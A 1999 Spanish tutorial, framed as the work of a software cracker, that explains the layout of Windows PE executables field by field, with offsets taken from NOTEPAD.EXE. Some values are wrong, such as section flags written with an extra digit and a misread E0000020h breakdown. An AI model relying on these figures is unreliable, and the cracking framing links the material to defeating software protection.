Url	http://www.wco.com/~micuan/Tools/snipc105.zip	
Protección	**Empaquetamiento de ejecutable con formato PE**	
Dificultad	1) Principiante, 2) Amateur, 3) Aficionado, **4) Profesional,** 5) Especialista	
Herramientas	Hex Workshop u otro buen editor hexdecimal. ProcDump v1.5 W32DASM32 8.93 y/o IDA PRO eXeScope v4.40 Opcional: NotePad SoftIce v3.0 o superior Oxígeno	
Objetivo	**Comprender la estructura y el contenido del encabezado de los archivos con formato PE**	
Cracker	**nuMIT_or**	
Fecha	Octubre de 1999	

Descabezando archivos ejecutables portables

Introducción

He tenido noticias de algunos interesados en conocer sobre un tema en el que he estado trabajando: el formato de los archivos ejecutables portables, conocidos como los "PE files". Como acostumbro a llevar notas de lo que hago, he reunido y ordenado este material esperando que pueda ser útil. No me responsabilizo del uso que hagan otros de él.

PE es el formato adoptado por W32 (Windows a 32 bits) para sus archivos ejecutables (EXE), sus librerías dinámicas

(DLL), dispositivos virtuales (VXD), etc. W32 adoptó este formato debido a las posibilidades que quedaban abiertas al implementar direcciones y punteros de 32 bits y debido al manejo de la memoria que estas posibilidades exigían.

ALGO SOBRE MEMORIA VIRTUAL

==========

W32 implementa un manejo de memoria que supone paginación, dividide la memoria física en bloques de memoria fija 4 KB llamados "páginas". Al proceso de dividir la memoria en páginas se llama paginación. Se trata de una técnica muy empleada en los sistemas operativos multitareas (capaces de ejecutar más de una tarea al mismo tiempo) para manejar la memoria dinámica del sistema (RAM = Randow Access Memory = Memoria de Acceso Aleatorio) de manera que ninguna tarea altere los datos de otra o la intervenga negativamente en su comportamiento.

W32 emplea punteros y direcciones de 32 bits. Esto quiere decir que, si lo tuvieramos, podríamos usar una memoria de 4GB para cada programa en ejecución. Pero aunque no tengamos todavía ships con esta capacidad de memoria, los programas en W32 corren como si la tuvieran a su disposición. El sistema W32 asigna a cada proceso o programa en ejecución un espacio de direcciones ficticio de 4GB, un montón de memoria que sólo existe imaginariamente, llamada "memoruia virtual". Luego, para ejecutar código del programa o disponer de sus datos, transforma, a través de un par de tablas, las direcciones ficticias en direcciones reales en la memoria física.

Para comprender cómo W32 transforma direcciones virtuales en direcciones físicas para que el CPU pueda acceder a las instrucciones del programa montadas en la RAM, sugiero la lectura del artículo "***La Memoria en W32: intro***" que seguramente acompaña a este que lees ahora.

El tema de la memoria virtual da para más y conviene tratarlo aparte. Ahora nos ocupan los PE.

Teoría y un poco de práctica..

ARCHIVOS EN GENERAL Y EL FORMATO PE

==========

Un archivo no es más que un conjunto de datos organizados en varias entidades llamadas "registros". Un registro es lo que conocemos en programación como "estructura", es decir, un espacio en memoria que se emplea para guardar datos de manera ordenada.

Una estructura se divide en entidades de tamaño definido destinadas a almacenar datos de justo ese tamaño. A cada una de estas "celdas" de la estructura la llamamos campos.

Las estructuras o registros permiten almacenar información, en sus campos, sobre entidades particulares. En este sentido, la estructura es una colección de campos que pueden ser tratados como una unidad por algún programa. Es un bloque de datos organizado en campos sobre una entidad específica.Toda estructura posee un nombre que la identifica y permite localizarla o manejarla; este nombre es una varable del tipo de la estrcuctura que nombra y permite el tratamiento de las entidades de las cuales informa la estrcutura.

Ahora bien, a la información contenida en un archivo se puede acceder de manera secuencial o directa. El modo secuencial es lento en muchos casos ya que se necesita revisar cada dato desde el comienzo del archivo con orden secuencial, hasta dar con el buscado. Por esto, la mayoría de las veces lo mejor es ir directamente al dato buscado, sin tener que revisar todos los campos del archivo.

Para facilitar el acceso directo a los datos, se pueden colocar unos directorios al comienzo del archivo que indiquen dónde se encuentran ciertos tipos de datos. Los directorios son estructuras cuyos campos, llamados entradas del directorio, son tablas que tienen la misma estrcutura. Funcionan como un "directorio" telefónico. Si busco un dato de cierto tipo, reviso el directorio y veo dónde están agrupados esos datos. Luego voy a la sección donde se encuentran los datos de este tipo. Seguramente en esta sección habrá una tabla que me informe sobre lo que hay en ella. Reviso entonces esta tabla y con lo que me dice, busco el dato que me interesa: no tengo que ir dato por dato para encontrar lo que busco.

Este es el principio a partir del cual se ideó el formato de los archivos PE, y facilitar el montaje del programa en la RAM: se coloca al principio del archivo una serie de estructuras que informan sobre el contenido del archivo. El contenido del archivo se divide en secciones cada una con datos de cierto tipo, formando el cuerpo del archivo. Las estructuras al comienzo del archivo forman el encabezado del archivo y nos dicen la dirección donde se ubica cada sección, su tamaño y sus atributos. A la vez, cada sección implementa tablas con información particular sobre el contenido de su cuerpo.

Entonces, en los archivos con formato PE, tenemos un encabezado y un cuerpo. El encabezado de los archivos PE se subdivide en, podríamos decir, cuatro subencabezados:

- El encabezado DOS MZ
- El encabezado PE
- El encabezado NT opcional
- El conjunto de tablas de secciones

Veámos la organización en la siguiente tabla:

PE EXE (Windows 32Bit EXE, DLL, OCX, etc)

Encabezado MZ EXE	**Contiene información necesaria para ejecutar el DOS STUB. Conservado por compatibilidad**	**Encabezado DOS**
Encabezado MZ extendido	**El desplazamiento (OFFSET) 3Ch apunta al encabezado PE**	
DOS STUB	**Usualmente despliega 'Requires windows to run' o un mensaje similar**	**Agregado para avisar que el programa rueda en Windows**
Encabezado PE	**Contiene info necesaria para correr el programa en Win32**	**Encabezados agregados por W32**
Encabezado opcional NT	**Contiene info adicional necesaria para correr el programa en Win32**	
Tabla de Objetos o Secciones	**Información sobre objetos o secciones en el archivo**	
Objetos o secciones	**Datos de las secciones**	**Cuerpo del archivo**

El cuerpo del archivo con formato PE se subdivide en un número no fijo de secciones, cada una de las cuales dividida también en una tabla de sección, que nos informa sobre el contenido de la sección, y el cuerpo de sus datos.

Veamos ahora con detenimiento el encabezado.

RASTROS ARCÁICOS: ENCABEZADO DOS MZ

Los archivos ejecutables con formato PE inician con el encabezado DOS MZ, que no es más que el antiguo encabezado de los archivos EXE más algunos campos adicionales que se agregaron para posibilitar la transición.

El encabezado DOS, conservado por compatibilidad, es el mismo que empleaban los antiguos programas DOS de 16 bits, más unos campos adicionales. Su estructura (en ensamblador) es:

```
_IMAGE_DOS_HEADER STRUC
; ////////////////////////////////////////////////////
; CAMPOS TRADICIONALES
; ////////////////////////////////////////////////////
e_magic DW ?
e_cblp DW ?
e_cp DW ?
e_crlc DW ?
e_cparhdr DW ?
e_minalloc DW ?
e_maxalloc DW ?
e_ss DW ?
e_sp DW ?
e_csum DW ?
e_ip DW ?
e_cs DW ?
e_lfarlc DW ?
e_ovno DW ?
; ////////////////////////////////////////////
; CAMPOS ADICIONALES
; ////////////////////////////////////////////
e_res DW 4 DUP ( ? )
e_oemid DW ?
e_oeminfo DW ?
e_res2 DW 10 DUP ( ? )
e_lfanew DD ?
_IMAGE_DOS_HEADER ENDS
PIMAGE_DOS_HEADER TYPEDEF NEAR PTR _IMAGE_DOS_HEADER
```

Quien no entienda esta estructura puede orientarse por la siguiente tabla:

Encabezado EXE MZ

0000	**Word**	**ID 'MZ' - Etiqueta de archivo EXE**
0002	**Word**	**Número de bytes en la última página o bloque de 512 bytes del ejecutable**
0004	**Word**	**Número de todas las páginas de 512 bytes en el ejecutable (incluyendo la última)**
0006	**Word**	**Número de entradas de la tabla de relocalizaciones**
0008	**Word**	**Tamaño del encabezado en parágrafos (16 bytes)**
000A	**Word**	**Tamaño mínimo de los parágrafos de memoria localizada por encima del final del programa ya cargado en RAM.**
000C	**Word**	**Tamaño máximo de los parágrafos de memoria localizada por encima del final del programa ya cargado en RAM.**
000E	**Word**	**SS (Stack Segment) relativo al inicio del ejecutable**
0010	**Word**	**SP (Stack Pointer) inicial**
0012	**Word**	**Checksum o 0. Valor de verificación de la suma de las palabras en el ejecutable, usado para verificar la validación por posibles datos perdidos.**
0014	**Dword**	**CS:IP relativo al inicio del ejecutable (Entry point = Punto de entrada)**
0018	**Word**	**Desplazamiento (offset) de la tabla de relocalización. 40h para los nuevos (NE, LE, LX, W3, PE, etc) ejecutables**
001A	**Word**	**Número de traslape (0 = programa principal)**

El primer campo de esta estructura, en el desplazamiento 0000, hay dos caracteres: "MZ", que indican que se trata de un archivo ejecutable .EXE.

Si abrimos con HEX WORKSHOP u otro editor hexadecimal un archivo .EXE de DOS, por ejemplo DEBUG.EXE, generalmente ubicado en el directorio C:\WINDOWS\COMMAND, veremos en la parte izquierda, en la ventana que despliega caracteres en ASCII, que en el desplazamiento 0000 hay dos caracteres: 'MZ'. Es el número mágico que identifica los archivos .EXE.

A este antiguo encabezado EXE MZ se le han agregado algunos campos que informan al cargador del Sistema Operativo (SO) dónde está el encabezado PE con información relevante para W32.

Encabezado MZ Extendido

001C	**Dword**	**Tabla de relocalización con un número variable de reubicación de elementos.**
0020	**Dword**	**Identifuicador OEM**
0024	**Dword**	**Información OEM.**
0028	**26Bytes**	**Reservado.**
003C	**Dword**	**Desplazamiento del nuevo encabezado EXE desde el inicio del archivo o 0 si es un archivo MZ EXE**

El último campo de esta extensión, 'e_lfanew', indica la dirección donde está la signatura que identifica el formato del archivo. Si se trata de un archivo con un programa W32, este campo apunta a dos caracteres: "PE" (Portable Executable), el formato elegido por M$ para los archivos con programas W32.

Si abrimos NOTEPAD.EXE con con HEX WORKSHOP y revisamos el campo e_lfanew en el desplazamiento 003Ch, veremos el número 8000h, que al revés es 0080h, el desplazamiento donde veremos los caracteres 'PE', que identifican el

formato del archivo (Si trabajas con HEX WORKSHOP, no cierres todavía este archivo). Si ahora abrimos con HEX WORKSHOP el archivo WINFILE.EXE, generalmente ubicado en el directorio C:\WINDOWS, veremos que el desplazamiento 003Ch apunta al desplazamiento 0400h, donde encontramos los caracteres 'NE', que es el formato de los archivos W16.

Inmediatamente después de la signatura hay dos bytes o una palabra (WORD) con ceros, después de los cuales inicia el encabezado PE. En la actualidad, el formato NE está practicamente extinguido. Lo pasaré por alto y me concentraré en el formato PE.

Entre el encabezado MZ DOS y la signatura PE, está la seccuón "STUB" del archivo, la cual se incluye para el despliegue de un mensaje que indica que el programa sólo puede correr en Windows.

¿32 BITS?: MÁS CABEZAS
==========

Dos bytes delante de la signatura se inicia el encabezado PE, cuya estructura es:

```
_IMAGE_FILE_HEADER STRUC
Machine DW ?
NumberOfSections DW ? ; No. de secciones
TimeDateStamp DD ?
PointerToSymbolTable DD ? ; Dir. de la tabla de símbolos
NumberOfSymbols DD ? ; No. de simbolos
SizeOfOptionalHeader DW ? ; Tamaño del proximo encabezado
Characteristics DW ?
_IMAGE_FILE_HEADER ENDS

PIMAGE_FILE_HEADER TYPEDEF NEAR PTR _IMAGE_FILE_HEADER
IMAGE_SIZEOF_FILE_HEADER EQU 20
```

Traduzcamos ésta a estructura a una tabla a desplazamientos:

Encabexado PE

0000	**Word**	**CPU_TYPE = Tipo de CPU** **0000 - Desconocido 0162 - MIPS I** **014c - 80386 0163 - MIPS II** **014d - 80486 0166 - MIPS III** **014e - 80586**
0002	**Word**	**Número de objetos en la tabla de objetos**
0004	**Dword**	**Estampa Tiempo/Fecha**
0008	**8Bytes**	**Puntero a la tabla de símbolos**
0010	**Word**	**Tamaño del encabezado siguiente, encabezado opcional NT**
0012	**Word**	**Banderas** **0 - Imagen del Programa 2 - EXE** **200 - Dirección fijada 2000 - Librería**

Uno de los campos más importantes de este encabezado es el segundo, en el desplazamiento 0004 desde el inicio del encabezado, que indica el número de secciones en el que se divide el ejecutable. Podemos ver en el volcado de NOTEPAD.EXE en HEX WORKSHOP, en el desplazamiento 0086h, el valor 0600h, que invertido es 0006h, el número de secciones que hay en el archivo.

Como dijimos al comienzo, el formato PE divide su contenido en varias secciones con información de tipo específico. El campo NumberOfSections indica este número.

Otro campo que puede ser de utilidad es SizeOfOptionalHeader, que indica el tamaño del encabezado opcional, inmediatamente después del encabezado PE. Este valor para NOTEPAD.EXE está en el desplazamiento 94h y es E000h, que invertido es 00E0h=224D, es decir, el encabezado opcional tiene un tamaño de 224 bytes.

OTRA CABEZA MÁS
==========

Inmediatamente después inicia el encabezado opcional NT. Randy Katz, en su clásico artículo de 1993, "The Portable Executable File Format from Top to Bottom", divide este encabezado opcional en dos partes, una con campos standard y otra con campos adicionales:

```
_IMAGE_OPTIONAL_HEADER STRUC
; ////////////////////////////////////
; CAMPOS STANDARD
; ////////////////////////////////////
Magic DW ?
MajorLinkerVersion DB ?
MinorLinkerVersion DB ?
SizeOfCode DD ? ; Tamaño del codigo
SizeOfInitializedData DD ? ; Tamaño de datos inicializados
SizeOfUninitializedData DD ? ; Tamaño de datos no inicializados
AddressOfEntryPoint DD ? ; Dir. virtual del punto de entrada del prog.
BaseOfCode DD ? ; Dir fisica de la base del cod.
BaseOfData DD ? ; Dir fisica de los datos
; ////////////////////////////////////////////////
; CAMPOS ADICIONALES NT
; ////////////////////////////////////////////////
ImageBase DD ? ; Dir virtual de la base de la img.
SectionAlignment DD ? , Alineamiento de secc.
FileAlignment DD ? ; Alinamiento de archivo
MajorOperatingSystemVersion DW ?
MinorOperatingSystemVersion DW ?
MajorImageVersion DW ?
MinorImageVersion DW ?
MajorSubsystemVersion DW ?
MinorSubsystemVersion DW ?
Reserved1 DD ?
SizeOfImage DD ? ; Espacio reservado en memoria para el archivo
SizeOfHeaders DD ? ; Tamaño del conjunto de los encabezados
CheckSum DD ?
```

```
Subsystem DW ?
DllCharacteristics DW ?
SizeOfStackReserve DD ?
SizeOfStackCommit DD ?
SizeOfHeapReserve DD ?
SizeOfHeapCommit DD ?
LoaderFlags DD ?
NumberOfRvaAndSizes DD ?
DataDirectory _IMAGE_DATA_DIRECTORY 16 DUP ( <> ) ; Tabla de directorios
_IMAGE_OPTIONAL_HEADER ENDS                        ; de secciones
```

PIMAGE_OPTIONAL_HEADER TYPEDEF NEAR PTR _IMAGE_OPTIONAL_HEADER

A continuación la tabla de desplazamientos equivalentes para esta estructura:

Encabezado opcional NT

Campos Estandard		
0000	**Word**	**Reservado**
0002	**Word**	**Versión del enlazador (LINKER)**
0004	**Dword**	**Tamaño de la sección o segmento de código**
0008	**Dword**	**Tamaño de la sección de datos inicializados**
0010	**Dword**	**Tamaño de la sección de datos no inicializados**
0014	**Dword**	**Dirección virtual del punto de entrada (RVA: Relative Virtual Address) - La ejecución comienza aquí.**
0018	**Dword**	**Base de la sección de código**
001C	**Dword**	**Base de la sección de datos**
Campos Adicionales		
0020	**Dword**	**Base de la Imagen - inicio de la imagen en la memoria virtual.**
0024	**Dword**	**Alineamiento de los Objetos (Potencia de 2 512-256M)**
0028	**Dword**	**Alineamiento del Archivo (Potencia de 2 512-64k)**
0032	**Dword**	**Versión requerida de sistema operativo**
0036	**Dword**	**Versión de usuario**
003A	**Dword**	**Versión de subsistema**
003E	**Dword**	**Reservado**
0044	**Dword**	**Tamaño de la imagen: espacio reservado en memoria para el archivo.**
0048	**Dword**	**Tamaño del encabezado**
005C	**Dword**	**Suma de chequeo del archivo**
005E	**Word**	**Subsistema** **0 - Desconocido 1 - Nativo** **2 - Win GUI 3 - Carácter Win**
0060	**Word**	**Banderas DLL**
0064	**Dword**	**Memoria reservada para la pila (stack)**

0068	**Dword**	**Memoria comprometida para la pila**
006C	**Dword**	**Memoria reservada para el montículo (heap)**
0070	**Dword**	**Memoria comprometida para el montículo**
0074	**Dword**	**Reservado**
0078	**Dword**	**Número de directorios RVA/Tamaño presentes** **Todas las entradas RVA tienen tamaño Dword**
0080	**8Bytes**	**RVA/Tamaño de la tabla de Exportaciones**
0088	**8Bytes**	**RVA/Tamaño de la tabla de Importaciones**
0090	**8Bytes**	**RVA/Tamaño de la tabla de Recursos**
0098	**8Bytes**	**RVA/Tamaño de la tabla de Excepciones**
00A0	**8Bytes**	**RVA/Tamaño de la tabla de la tabla de Seguridad**
00A8	**8Bytes**	**RVA/Tamaño de la tabla Fixup**
00B0	**8Bytes**	**RVA/Tamaño de la tabla Debug**
00B8	**8Bytes**	**RVA/Tamaño de la tabla de description de la imagen**
00C0	**8Bytes**	**RVA/Tamaño de la tabla de máquina específica**
00C8	**8Bytes**	**RVA/Tamaño de la tabla de almacenamiento del hilo local**

CAMPOS CRÍTICOS DEL ENCABEZADO

==========

- Tamaño de las secciones -

Para montar el ejecutable, W32 necesita reservar espacio en memoria. Como hemos adelantado, W32 no divide la memoria en segmentos de 64KB como lo hacía DOS sino en secciones de tamaño variable. Los campos SizeOfCode, SizeOfInitializedData y SizeOfUninitializedData, informan el espacio de memoria que el sistema debe reservar para cargar cada una de estas secciones.

Estos valores para NOTEPAD.EXE, tal como puede verse en los desplazamientos 009Ch, 00A0h y 00A4h, respectivamente son 0000 3A00h (tamaño de la sección de código), 0000 4600h (tamaño de la sección de datos inicializados) y 0000 0000h (no hay sección de datos no inicializados).

- Punto de entrada (RVA Entry Point) -

Otro dato que necesita el sistema para ejecutar el programa en el archivo es el punto de entrada, es decir, la dirección de la primera instrucción del programa. Esta información se encuentra en el campo AddressOfEntryPoint, que sigue al campo SizeOfUninitializedData del encabezado opcional NT. Para NOTEPAD.EXE este valor, en el desplazamiento 00A8h, es 0010 0000h, que invertido es 0000 1000h.

RVA es la abreviatura de Relative Virtual Address, que en español significa Dirección Virtual Relativa. Significa una dirección virtual, no real, relativa a la base del archivo. El valor de la base del archivo se encuentra en el campo ImageBase (Base de la Imagen).

- Bases de las secciones -

Los campos BaseOfCode y BaseOfData indican las direcciones virtuales relativas (RVAs) a la base del archivo de la sección de código y de la sección de datos, respectivamente. En NOTEPAD.EXE, estos valores se encuentran en los desplazamientos 00ACh y 00B0h y son, respectivamente, 0000 1000h para la sección de código, y 0000 5000h para la sección de datos.

Observa que, para NOTEPAD.EXE, la base del código (BaseOfCode) coincide con el punto de entrada del programa (EntryPoint). Quiere decir que el programa inicia en la primera instrucción de la sección de código.

- Base de la imagen (Image Base) -

Es la dirección virtual relativa a la base del archivo. Esta información la suministra el campo ImageBase del conjunto de campos opcionales del encabezado opcional NT (estructura _IMAGE_OPTIONAL_HEADER). Para NOTEPAD.EXE, este valor está en el desplazamiento 00B4h y es 0000 0040, invertido 0040 0000h. La experiencia dice que este es el valor por defecto elegido por los enlazadores como base para los archivos EXE con formato PE.

Entonces, en el caso de NOTEPAD.EXE, el programa inicia en la dirección virtual Base_de_la_Imagen + Punto_de_Entrada: 0040 0000h + 0000 1000h = 0040 1000h.

Generalmente, 0040 1000h es la dirección virtual de la entrada de los programas en archivos ejecutables con formato PE.

Esto lo podemos comprobar rápidamente ejecutando NOTEPAD.EXE con el cargador (LOADER) de SICE. Veremos en la ventana desplegada por SICE al detenerse en la primera instrucción que el depurador (DEBUGGER) apunta a la dirección 00401000h.

- Alineamientos -

Para el archivo con formato PE se dan dos alineamientos. El alineamiento de las secciones, campo SectionAlignment, y alineamiento de archivo, campo FileAlignment. Estos campos son relevantes porque determinan cuanta memoria destina el sistema para las secciones y el archivo.

Los ejecutables W32 no están divididos en segmentos de hasta 64 KB, como en DOS, sino en secciones cuyo tamaño es el múltiplo de una página de memoria. El tamaño de una página de memoria es de 4 KB. Si una sección ocupa 8 páginas de memoria, su tamaño es de 8*4=32 KB.

Cada sección del archivo PE es cargada secuencialmente en el espacio de direcciones de un proceso, comenzando en ImageBase. El campo SectionAlignment dicta la cantidad mínima de espacio que una sección puede ocupar cuando es cargada --es decir, las secciones están alineadas sobre los límtes o fronteras de SectionAlignment.

El alineamiento de sección no puede ser menor al tamaño de una página (generalmente 4096 bytes en la plataforma x86) y debe ser, en todo caso, un múltiplo del tamaño de la página, tal como dicta el manejador de memoria virtual de Windows. El enlazador (LINKER) establece un valor de 4096 bytes por defecto, pero esto puede establecerse usando del conmutador de enlazador: -ALIGN.

Por ejemplo, si una sección del programa tiene un tamaño de 1200 bytes, el enlazador asignará a esta sección una página, es decir 4096 bytes. Entonces, cuando el programa sea cargado en RAM, el sistema comprometerá una página de memoria física para esta sección.

Para NOTEPAD.EXE, SectionAlignment se encuentra en el desplazamiento 0B8h y tiene un valor de 0000 1000h = 4096 bytes, que es el tamaño de una página.

El campo FileAlignment informa sobre la granularidad mínima de trozos (chunks) de información dentro de la imagen antes de ser cargada. Por ejemplo, el enlazador llena con ceros (zero-pads) un cuerpo de sección (datos brutos [raw data] para una sección) por encima del límite o frontera más cercana de FileAlignment en el archivo. Este valor, FileAlignment, está restringido a ser una potencia de 2 entre 512 y 65,535. En el archivo PE, los datos brutos que comprenden cada sección deben comenzar en un múltiplo de FileAlignment. El valor por defecto es 512 bytes, probablemente para asegurar que las secciones siempre inicien en el comienzo de un sector del disco (un sector de disco tiene un tamaño de 512).

En NOTEPAD.EXE, FileAlignmentse encuentra en el desplazamiento 0BCh y tiene un valor de 0000 0200h = 512 bytes.

- Tamaño de la imagen -

Otro campo indispensable es SizeOfImage, ya que para montar el archivo W32 necesita reservar espacio en memoria. Esta información se encuentra en el campo SizeOfImage. Este valor no es propiamente el tamaño del ejecutable sino la cantidad de espacio que se reserva en el espacio de direcciones para cargar el ejecutable. Este número depende bastante del valor SectionAlignment.

Si un archivo tiene seis secciones, alineadas sobre fronteras de 65,536 bytes, el campo SizeOfImage debería ser 6 * 65.536 = 393.216 bytes (96 páginas). El mismo archivo enlazado con un alineamiento de sección de 4096 bytes (1 página) debería dar 6 * 4096 = 24576 bytes (6 páginas) en el campo SizeOfImage. Pero esto sólo es así si todas las secciones tienen el mismo tamaño. Puede haber secciones con un tamaño mayor al de una página, lo cual cambia el valor de SizeOfImage.

Podemos calcular SizeOfImage para NOTEPAD.EXE. Tiene 6 secciones y su valor SectionAlignement es 1000h = 4096 bytes, entonces SizeOfImage debería ser 6 * 1000h = 6000h, sin embargo este no es el caso.

En NOTEPAD.EXE SizeOfImage está en el desplazamiento 00D0h, cuyo contenido es 00C0 0000h, que invertido es 0000 C000h. Esto es así porque seguramente hay secciones con un tamaño mayor a una página de memoria.

- Directorio de Datos -

Al final del encabezado opcional hay un directorio, que ocupa el campo DataDirectory. Se trata de un vector o arreglo (array) que guarda las direcciones donde se encuentran las tablas de datos de las secciones del archivo. Cada una de estas entradas tiene un tamaño de 8 bytes y se divide en dos campos. El primero indica la dirección virtual relativa a la base donde se encuentra la tabla con datos acerca de alguna sección. El otro campo dice el tamaño de la tabla. Cada entrada de este directorio tendría entonces la siguiente estructura:

```
_IMAGE_DATA_DIRECTORY STRUC
VirtualAddress DD ? ; Dirección virtual donde está la tabla
Size@ DD ? ; Tamaño de la tabla
_IMAGE_DATA_DIRECTORY ENDS

PIMAGE_DATA_DIRECTORY TYPEDEF NEAR PTR _IMAGE_DATA_DIRECTORY
```

El número de entradas del directorio está indicado en el campo NumberOfRvaAndSizes del encabezado opcional. Generalmente este valor es 0000 0010h=16D. El tamaño del directorio de datos sería el valor igual al número de entradas por ocho bytes de cada entrada. En este caso es 128 bytes. En NOTEPAD.EXE este valor está en el desplazamiento 00F4h y contiene 1000 0000, que invertido es 0000 0010h = 16d, es decir, 16 entradas en el directorio de datos.

De acuerdo al archivo WINNT.H, las siguientes son las entradas del direcorio de datos.

; Números correspondientes a las entradas del directorio de datos

```
IMAGE_DIRECTORY_ENTRY_EXPORT EQU 0
IMAGE_DIRECTORY_ENTRY_IMPORT EQU 1
IMAGE_DIRECTORY_ENTRY_RESOURCE EQU 2
IMAGE_DIRECTORY_ENTRY_EXCEPTION EQU 3
IMAGE_DIRECTORY_ENTRY_SECURITY EQU 4
IMAGE_DIRECTORY_ENTRY_BASERELOC EQU 5
IMAGE_DIRECTORY_ENTRY_DEBUG EQU 6
IMAGE_DIRECTORY_ENTRY_COPYRIGHT EQU 7
IMAGE_DIRECTORY_ENTRY_GLOBALPTR EQU 8
IMAGE_DIRECTORY_ENTRY_TLS EQU 9
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG EQU 10
```

El número que se asigna a cada entrada de directorio de datos se emplea para facilitar las rutinas de búsqueda de información sobre las secciones.

VERIFIQUEMOS

==========

Ahora cerremos HEX WORKSHOP. Tomemos nota de los valores que hemos encontrado. Abramos NOTEPAD.EXE en EXESCOPE o en PROCDUMP y comparemos los valores desplegados con los que hemos obtenido hasta ahora. Para esta evaluación es mejor usar EXESCOPE ya que muestra el nombre de los encabezados y los desplazamientos donde están los datos.

Comparemos entonces... Nada mal ¿cierto?

Este proceso de ubicación manual, que puede ser tan engorroso hacerlo de esta manera, lo realiza el cargador de Windows de una manera muy rápida y automática. También es el mismo proceso seguido por los volcadores y editores de encabezados de archivos PE.

MÁS CABEZAS ¡HASTA CUÁNDO!

==========

La información sobre las secciones del archivo PE se encuentra en las tablas de secciones, después del encabezado opcional están, ordenadas secuencialmente. Cada una de estas tablas tiene la siguiente estructura:

```
_IMAGE_SECTION_HEADER STRUC
Name DB 8 DUP ( ? ) ; Cadena con el nombre de la sección
; ////
; Misc
; ////
tag$0 <>
VirtualAddress DD ?
SizeOfRawData DD ?
PointerToRawData DD ?
PointerToRelocations DD ?
```

PointerToLinenumbers DD ?
NumberOfRelocations DW ?
NumberOfLinenumbers DW ?
Characteristics DD ?
_IMAGE_SECTION_HEADER ENDS

PIMAGE_SECTION_HEADER TYPEDEF NEAR PTR _IMAGE_SECTION_HEADER

tag$0 UNION
PhysicalAddress DD ?
VirtualSize DD ?
tag$0 ENDS

Espero que ya no se necesite presentar esta estructura con una tabla de desplazamientos.

El primer campo de la tabla es una arreglo (array) de 8 bytes de largo donde se escribe una cadena de caracteres con el nombre de la sección. Sigue una unión con el tamaño virtual de la sección. Luego el campo VirtualAddress es la dirección virtual relativa a la base de la imagen donde se encuentra la sección.

SizeOfRawData es el tamaño del FileAlignment relativo al cuerpo de la sección. El tamaño actual del cuerpo de la sección será menor o igual al múltiplo de FileAlignment. Una vez que la imagen es cargada dentro del espacio de direcciones de un proceso, el tamaño del cuerpo de la sección llega a ser menor o igual a un multiplo de SectionAlignment. PROCDUMP despliega este campo bajo el nombre "RAW DATA".

PointerToRawData es el desplazamiento a la localización del cuerpo de la sección en el archivo. PROCDUMP llama a este campo "RAW OFFSET".

El campo Characteristics indica las propiedades de la sección, es decir, si se trata de código objeto, de datos inicializados o no inicializados, si se puede escribir y leer sobre la sección, si es
ejecutable, si es compartible, etc. PROCDUMP llama a este campo "CHARACTERISTICS". A continuación las equivalencias:

· 000000020h __Código.
· 000000040h __Datos inicializados.
· 000000080h __Datos no inicializados.
· 040000000h __Sección cacheable.
· 080000000h __Sección paginable.
· 100000000h __Sección compartida.
· 200000000h __Ejecutable.
· 400000000h __Se puede leer.
· 800000000h __Se puede escribir en la sección.

Por ejemplo, si las características es E0000020H, entonces se trata de una sección en la que

1. se pueden escribir datos 80000000h
2. se pueden leer datos 40000000h

3. se pueden compartir datos 10000000h
4. hay código 00000020h

E0000020h

Se trata de una sección con código ejecutable. Esta comúnmente lleva como nombre .text.

Hay una tabla de estas para cada sección. NOTEPAD.EXE tiene seis secciones, por lo que tiene seis tablas de secciones.

Abramos de nuevo NOTEPAD.EXE con el editor hexadecimal.

En NOTEPAD.EXE la primera tabla se encuentra en el desplazamiento 0178h. Visualmente es simple ubicarla con el editor hexadecimal ya que cada tabla se inicia con el campo Name, que es un campo de ocho bytes con una cadena de caracteres ASCII con el nombre de la sección. El nombre de la primera sección en NOTEPAD.EXE es .text. Es el nombre que por defecto se asigna a la sección con código ejecutable.

Hay varias secciones predefinidas, cuyos nombres son:

· Sección de código ejecutable: .text
· Secciones de datos: .bss, .rdata, .data
· Sección de recursos: .rsrc
· Sección de datos exportados: .edata
· Sección de datos importados: .idata
· Sección de información para depuración: .debug

"Export" contiene información sobre los nombres que exporta el programa y pueden ser solicitados y usados por otros procesos.

"Import" indica las funciones que el programa solicita a otros; generalmente son funciones que se encuentran en las DLL del sistema, donde se encuentran las funciones de la API de Windows, que son incluidas en los prototipos que definen las funciones empleadas en el programa.

"Resources" contiene información sobre los recursos que contiene el programa: menúes, diálogos, iconos, bitmaps, cadenas de texto, etc.

"Debug" es la sección donde el enlazador, si así lo quizo el programador, guarda información para facilitar la depuración del programa, con un depurador (debugger).

El siguiente campo de una entrada del directorio de datos, después del nombre, es una unión con el tamaño de la sección. La dirección virtual donde se encuentra la sección está en el campo VirtualAddress. La dirección física de la sección está en PointerToRawData.

TABLAS DE DATOS

==========

Cada sección tiene una tabla, generalmente al comienzo, con información particular sobre ella.

Para localizar una tabla de éstas, se determina su dirección virtual relativa (RVA: RELATIVA VIRTUAL ADDRESS).

Este valor está en el primer campo de la entrada correspondiente en el directorio de datos. Luego se usa esta dirección virtual para determinar en cuál sección está.

La dirección física de la sección nos la dá el campo PointerToRawData de la tabla de sección. La tabla de datos de la sección está en un desplazamiento igual al dato en el campo VirtualAddress en la entrada del directorio de datos, al final del encabezado opcional, menos el dato del campo VirtualAddress en la tabla de sección correspondiente. Este desplazamiento es relativo a la dirección en el campo PointerToRawData.

Como vimos, las tablas de secciones se encuentran inmediatamente después del directorio de datos, es decir después del encabezado opcional.

Con la dirección física del desplazamiento a la primera tabla de las secciones de la imagen, con el número de secciones de la imagen (en el campo NumberOfSection del encabezado PE, la RVA donde inicia la sección, la RVA de la tabla de datos de la sección y el puntero a los datos brutos de
la sección PointerToRawData, puedo localizar donde se hallan los datos que conforman la tabla de datos de una sección.

Como ilustración localicemos la tabla de la sección de nombres importados .idata en NOTEPAD.EXE.

Primero buscamos en el directorio de datos la entrada que corresponde a .idata. Es la entrada número 1, es decir, la segunda porque la primera es la número 0 (véase los números correspondientes a las entradas del directorio de datos). En NOTEPAD.EXE localizamos esta entrada en el desplazamiento 0100h, que inicia con el campo VirtualAddress de la entrada del directorio que dice la dirección virtual donde se ubica la tabla de datos de la sección .idata. El valor es 0070 0000, que invertido es 0000 7000h.

